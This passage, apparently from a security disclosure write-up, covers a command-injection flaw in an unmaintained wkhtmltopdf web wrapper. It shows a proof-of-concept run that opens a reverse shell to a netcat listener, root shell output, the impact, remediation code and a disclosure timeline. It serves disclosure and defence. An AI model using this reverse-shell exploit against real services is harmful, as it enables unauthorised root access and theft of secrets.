
python3 poc.py -t http://localhost:8080 -r 172.17.0.1:4444
Getting a Reverse Shell
Unlike the iOS-remote exploit where /bin/sh was dash and didn’t support bash TCP redirects, this container has bash available. The reverse shell works directly through the $() injection.
One important detail: the Docker container’s network is isolated. 127.0.0.1 from inside the container refers to the container itself, not the host. You need to use the Docker bridge IP, which is typically 172.17.0.1:
# Find Docker bridge IP
ip addr show docker0 | grep inet
# inet 172.17.0.1/16 ...

# Terminal 1 - listener
nc -lvnp 4444

# Terminal 2 - exploit
python3 poc.py -t http://localhost:8080 -r 172.17.0.1:4444
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 47500
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@85edb7add76d:/# whoami
root
Impact
This is about as bad as it gets for a web service:
- No authentication required. The service has no auth mechanism.
- No user interaction. A single POST request triggers execution.
- Root execution. The container runs as UID 0.
- Network accessible. The service is designed to be exposed on a network port.
An attacker can read any file in the container, steal environment variables and secrets, establish persistent access via reverse shell, pivot to other services on the Docker network, and potentially escape the container if it runs with elevated privileges like --privileged or a mounted Docker socket.
The CVSS v3.1 vector is: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H (9.8 Critical)
Remediation
The fix requires two changes. First, replace the shell string execution with a subprocess list call. Second, add an option allowlist:
import subprocess

ALLOWED_OPTIONS = {"margin-top", "margin-bottom", "margin-left", "margin-right",
                   "page-size", "orientation", "dpi", "page-width", "page-height"}

args = ['wkhtmltopdf']
if options:
    for option, value in options.items():
        if option not in ALLOWED_OPTIONS:
            continue
        args.append(f'--{option}')
        if value:
            args.append(str(value))

args += [file_name, file_name + '.pdf']
subprocess.run(args, check=True, timeout=60)
Passing arguments as a list to subprocess.run() without shell=True prevents shell interpretation entirely. The allowlist prevents injection through option keys, and list arguments prevent injection through values. The executor library should be dropped completely.
The Dockerfile should also add a USER directive to avoid running as root.
Disclosure Timeline
| Date | Event |
|---|---|
| 2026-03-01 | Vulnerability discovered and confirmed |
| 2026-03-01 | Issue #36 filed on project repository |
| 2026-03-01 | CVE requested from MITRE |
| 2026-03-01 | Public disclosure (project unmaintained since April 2015) |
| TBD | CVE ID assigned |
Lessons Learned
Wrapper services are goldmines for command injection. Any time a web application wraps a command-line tool (wkhtmltopdf, ffmpeg, imagemagick, nmap, pandoc), check how user input reaches the command. If there’s string concatenation and shell evaluation, there’s likely an injection.
The executor library is inherently dangerous with user input. Its execute() function evaluates strings through bash -c by design. If any part of the string comes from user input, you have command injection. Use subprocess.run() with list arguments instead.
Two injection vectors are better than one. Finding both the value injection ($()) and the key injection (;) independently strengthens the report. It shows the vulnerability is systemic (no sanitization anywhere), not just a single missed edge case.
Docker doesn’t mean safe. Running in a container provides some isolation, but the process runs as root with full network access. Environment variables with secrets are accessible, and container escape is possible with common misconfigurations.
Abandoned projects are still in production. This repo hasn’t been updated since 2015, but the Docker Hub image is still available and the project has 94 forks. People are running this in their infrastructure. Full disclosure is appropriate when there’s no maintainer to respond.